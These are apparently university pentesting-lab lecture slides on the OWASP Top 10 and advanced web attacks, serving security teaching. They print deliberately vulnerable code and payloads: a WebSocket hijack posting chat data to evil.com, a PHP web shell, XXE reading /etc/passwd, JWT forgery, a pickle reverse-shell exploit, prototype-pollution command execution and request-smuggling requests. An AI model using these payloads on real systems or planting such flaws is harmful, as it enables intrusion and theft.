

Pentesting Lab

Advanced Web Application Security

Felix, Possegger, Pongratz, Proding, Schauklies, Schwarzl

12.05.2025

Summer 2025, www.isec.tugraz.at/ptl

1. OWASP Top 10 (Refresher)
2. Advanced Web Exploitation
3. Web Security Tooling

OWASP Top 10 (Refresher)



- Enumerates Top 10 **web application risks**
- Updated regularly (2017, 2021, 2025)
- Contains **risks, payloads, and mitigations**
- Great **starting point** for **basic** web security assessments
- Further information: <https://owasp.org/Top10/>



- Users can act beyond their **permissions**
- **Unauthorized** access and operations


```
public Response deleteUserHandler(int userId) {  
    deleteUser(userId);  
    return Response("Success");  
}
```

```
public void deleteUser(int userId) {  
    userRepository.delete(userId);  
}
```



- Typical cryptographic flaws:
 - No encryption of sensitive data
 - **Weak** or **broken** algorithms
 - **Insecure usage** of primitives
 - **Hard-coded** keys

```
session_start();  
if (!isset($_SESSION['initiated'])) {  
    session_regenerate_id();  
    $_SESSION['initiated'] = true;  
    $_SESSION['id'] = rand();  
}
```




- Operating on **attacker-controlled** data
- ... without proper **sanitization**
- SQL, NoSQL, LDAP, OS Command, XSS

```
import os , sys
user_input = sys.argv[1]
command = 'ping ' + user_input
os.system(command)
```



- New category as of 2021
- Lack of secure design principles
- Missing threat modeling and risk assessment
- Emphasize secure defaults and the principle of least privilege
- E.g. running a web server as root



- Safeguards, such as firewall, AV, or EDR **disabled**
- Too informative error handling (stack traces)
- **Default** credentials or configurations
- Publicly **accessible ports** or **admin interfaces**

```
admin_username = "admin"  
admin_password = "password"  
ports :  
    0.0.0.0:5432:5432
```



- **Vulnerable** components or dependencies
- Failure to update **libraries**, **frameworks**, etc.
- Having **dependencies on unmaintained software**

HTTP/1.1 200 OK


Server: Apache/2.2.14 (Win32)

Content-Type: text/html; charset=UTF-8



- Missing **rate limiting** on logins
- Weak **account recovery** mechanism
- No session **timeout** or **invalidation**

```
session_start();  
if (isset($_POST['usr']) && isset($_POST['pwd'])) {  
    $_SESSION['login_attempts'] += 1;  
}
```



- No validation of **software updates** and **third-party** code
- **Supply chain attacks**, dependency confusions
- Examples: **SolarWinds Update** and **xz-utils**

```
def check_for_updates():  
    update_available = check_update_server()  
    if update_available:  
        download_update("update_package.exe")  
        execute_update("update_package.exe")
```

- Failure to log and monitor **security-relevant** events



```
def tx(src_account, dst_account, amount):  
    # Checking accounts and amount validity  
    if verify(src_account, dst_account) and verify(ar  
        # Transaction logic (simplified)  
        accounts[dst_account] += amount  
        accounts[src_account] -= amount  
    else:  
        # Error handling  
        log.info("Transaction failed")
```

- Attacker can **forge** request to internal or privileged service



```
import requests

def fetch_url(url):
    # User-supplied URL without validation
    response = requests.get(url)
    return response.text

user_input = get_user_input()
page_content = fetch_url(user_input)
```

Advanced Web Exploitation



- CSWSH is Cross-Site Request Forgery (CSRF), but for WebSockets
- WebSocket connections are **persistent** and often **authenticated**
- Browsers **automatically attach** (authentication) **cookies**
- Malicious sites can open connections to a trusted WebSocket
- **No Same-Origin Policy** enforcement for WebSockets!



- Imagine we have the following scenario:
- The website `gpt.tugraz.at` hosts an LLM chatbot
- Authentication on the website is **cookie-based**
- WebSockets are used for client-server communication
- The server does not check the **Origin** header
- What if an attacker could read our chat history?
 - “Can Git fix my commitment issues?”
 - “Help me pass the pentesting lab, here’s the assignment ...”
 - Embarrassing to say the least



- We get the victim to open our malicious website
- JavaScript creates a WebSocket and grabs the chat history
- The victim's **browser attaches** the **authentication cookie**
- Remember, **WebSocket** connections are **not restricted by the SOP**

```
let ws = new WebSocket("wss://gpt.tugraz.at/ws");
```

```
ws.onopen = () => { ws.send("GET_CHATS"); };
```

```
ws.onmessage = (event) => {  
    fetch("https://evil.com/steal", {  
        method: "POST", body: event.data  
    });  
};
```

CSWSH Demo



- According to Mozilla^a: “The **primary use case for CSP** is to **control which** resources, in particular **JavaScript resources**, a document is **allowed to load**”.
- Mainly used as a defense against cross-site scripting (XSS)

^a<https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP>



- Approach to **bypass** CSP:
 - Use CSP Evaluator
 - Look for **whitelists**
 - Look for **file uploads**
 - Look for JSONP endpoints (*.google.com)
- Staying updated with CSP best practices and configurations



- **default-src**: Defines the default policy for fetching resources such as scripts, images, and stylesheets.
- **script-src**: Specifies valid sources for JavaScript. Helps prevent XSS attacks.
- **style-src**: Controls sources of stylesheets. Mitigates CSS injection attacks.
- **img-src**: Defines allowed sources of images. Prevents loading images from untrusted domains.
- **connect-src**: Limits origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src**: Specifies allowed sources for fonts. Prevents loading malicious fonts.




- **object-src**: Defines valid sources for the `<object>`, `<embed>`, and `<applet>` tags.
- **media-src**: Specifies allowed sources for loading media (audio and video).
- **frame-src**: Determines valid sources for frames and iframes.
- **report-uri** / **report-to**: Specifies where to send reports about policy violations.




- Web shells are convenient entry points to execute commands
- Often possible via **file upload**
- Upload folder needs to interpret uploaded file
- E.g. JSP, PHP, ASPX, ...
- PHP Luxury Shell

```
<?php
if ( isset ( $_GET [ 'cmd ' ] ) ) {
    $cmd = $_GET [ 'cmd ' ];
    system ( $cmd );
}
```


- **Weak secret keys** can be brute-forced.
- Use: JWT.io or JWT Tool to brute force

```
secret_key = "password"  
payload = { "user": "admin" }  
token = jwt.encode(payload, secret_key ,  
                    algorithm="HS256")
```




- The "none" algorithm indicates no signature is required.
- An attacker could exploit this to bypass signature verification.

```
# Malicious payload using "alg": "none"  
malicious_payload = '{ "alg": "none" }'  
# The server might accept this token
```



- Server does not validate signature algorithm
- Attackers can exploit this by altering the "alg" header to symmetric algorithm ("RS256" to "HS256")
- **Signing** the token with a known public key.

```
modified_header = { 'alg': 'HS256' }  
payload = { 'user': 'admin' }  
public_key = open('public.pem').read()  
malicious_token = jwt.encode(payload, public_key,  
                               algorithm='HS256',  
                               headers=modified_header)
```



- JWTs are encoded → Sensitive data can be exposed if intercepted.
- Do not store confidential information in plain text in the payload.

```
import jwt
payload = {
    "user": "admin",
    "password": "secretPassword123"
}
token = jwt.encode(payload, "secretKey",
                    algorithm="HS256")
```



- File upload (XML-Format, XLS)
- XXE attacks exploit vulnerable XML parsers to **access or manipulate external data**.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY read SYSTEM "file:///etc/passwd"> ]>
<creds>
    <user>&read;</user>
    <pass>example</pass>
</creds>
```



- SQL injection with **no direct output**
- Encode data through **metainformation**
- Use **timing, error messages, boolean**



- Powerful tool for **SQL injection** detection and exploitation
- Fully **automated**, more information: <https://sqlmap.org/>



- Database **Dumping**: `-dump` to extract data from the database
- **Risk** Level: `-risk=3` risk level (1-5) for tests performed
- **Level**: Level of tests to perform (1-5=
- Enumeration: `-D db_name -T table_name -columns` to list columns in a specific table
- Out-of-band Techniques: `-os-shell`, `-os-pwn` to access the OS shell or perform out-of-band attacks

Demo SQLMap



- NoSQL is also vulnerable to injections: `Gifts' && 0 && 'x`
- Frameworks like Hibernate, GraphQL, etc. can be as well
- Use recon tools to find out what is used
- Use the tools that automatically inject




- Modify the **prototype** of JavaScript **Object**
- Pollution of the prototype can result in serious vulns
- On the client-side: **XSS** and **DOM Clobbering**
- On the server-side: **Auth Bypass** and **RCE!**

```
let userInput = '{"__proto__":{"isAdmin":true}}';  
function unsafeMerge(target, source) {  
  for (let key in source) {  
    if (source.hasOwnProperty(key)) {  
      target[key] = source[key];  
    }  
  }  
}
```

```
let obj = {};  
console.log(obj.isAdmin); // undefined  
unsafeMerge(obj, JSON.parse(userInput));  
console.log(obj.isAdmin); // true
```

```
"constructor":{
  "prototype":{
    "NODE_OPTIONS":"--require /proc/self/environ",
    "env":{
      "xyz":"require('child_process').execSync('whoami').toString()"
    }
  }
}
```



- **Untrusted** data is used to reconstruct objects
- <https://book.hacktricks.xyz/pentesting-web/deserialization>
- Attackers craft malicious payloads to execute commands

```
import os
import pickle

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('<reverse - shell>',))

malicious_payload = pickle.dumps(Exploit())
```

```
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route("/")
def home():
    if request.args.get('c'):
        return render_template_string(request.args.get('c'))
    else:
        return "Hello, send something inside the param 'c'!"

if __name__ == "__main__":
    app.run()
```




- **Inconsistent parsing** of HTTP requests between front-end and back-end servers
- Example: Exploit differences in handling of **Content-Length (CL)** and **Transfer-Encoding (TE)** headers
- Enables **request hijacking**, cache poisoning, and bypassing security controls
- Exist in **HTTP/2** and occur for **CDNs/proxies** (XSS, cache poisoning, **data leakage**)
- Learn more from PortSwigger

POST / HTTP/1.1

Host: 0a3700b70358873a825c843400990036.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 9

foo=bar

- Front-end and back-end agree: one complete request
- Request body length is clear and properly parsed
- What if we provide both Content-Length and Transfer-Encoding?

POST / HTTP/1.1

Host: vulnerable.site

Content-Length: 44

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

Host: vulnerable.site

TE.CL Demo

POST / HTTP/1.1

Host: vulnerable.site

Transfer-Encoding: chunked

Content-Length: 4

5c

GPOST / HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0



- Occur when multiple requests access shared resources **concurrently**, leading to inconsistent or unintended states.
- Common targets:
 - Account balance updates (double withdrawal)
 - Inventory or coupon redemption (double use)
 - Privilege escalation during registration or password reset
- **Exploit method:** Send multiple requests in parallel (using cURL, Burp Intruder)
- Learn more from PortSwigger

- Exploiting subtle **timing differences** to infer sensitive information.
 - Single-packet attacks to minimize noise (Timeless Timing attacks).
 - Amplifying timing discrepancies through crafted requests.
- **Applications:**
 - Detecting hidden server-side behaviors.
 - Bypassing access controls.
- **Reference:** PortSwigger Research

- Exploits cache **key confusion** to store malicious responses
- Cache sees: harmless request → **stores tainted content**
- User sees: same URL → receives **poisoned** response
- Common vectors:
 - 'X-Forwarded-Host', 'X-Original-URL', 'Host' header
 - Unkeyed query parameters ('?lang=en')
- **Impact:** Redirects, reflected XSS, login form defacement, and more
- There is also **deception** → exploiting cache rules to cache something sensitive
- PortSwigger Web Cache Poisoning Guide

- Exploit browser side-channels
- Infer information about user interaction with different origins
- Side channels can occur in:
 - Response times
 - Window dimensions or errors
 - Redirect behavior or status codes
- Learn more at xsleaks.dev

```
let url = 'https://git.company.com/profile'
let ref = window.open(url, '__blank')
// wait until pop-up is loaded
let counted_frames = ref.window.length;
if (counted_frames === 0) {
  // User is logged in
} else if (counted_frames === 3) {
  // User is NOT logged in
}
```

Web Security Tooling

- **Burp Suite** Web attack proxy
<https://portswigger.net/burp/communitydownload>
- **OWASP ZAP** Another web attack proxy but open source
<https://github.com/zaproxy/zaproxy>
- **Nikto** General-purpose web server scanner
<https://github.com/sullo/nikto>
- **Nuclei** Template-based web security scanner
<https://github.com/projectdiscovery/nuclei>



- **WPScan** Specialized for WordPress vulnerabilities
<https://github.com/wpscanteam/wpscan>
- **JoomScan** Focused on Joomla security analysis
<https://github.com/rezasp/joomscan>
- **Droopescan** Targets Drupal installations
<https://github.com/droope/droopescan>
- **CMSmap** A scanner for multiple CMS platforms
<https://github.com/Dionach/CMSmap>
- Example: `$ wpscan -url company.com`

- Web Hacking Methodology

<https://book.hacktricks.xyz/pentesting-web/web-vulnerabilities-methodology>

- Trail of Bits Testing Handbook

<https://appsec.guide/>

- PortSwigger Web Security Academy

<https://portswigger.net/web-security>

- Payloads All The Things

<https://swisskyrepo.github.io/PayloadsAllTheThings/>

- Reverse Proxies Cheatsheet

https://github.com/GrrrDog/weird_proxies

LECTURE challenge: Exercise: Go to portswigger.net and practice with different cool lab applications. Solve 10 non-apprentice challenges and share a screenshot that you solved the challenges with us. You will receive the flag from us!

Any Questions?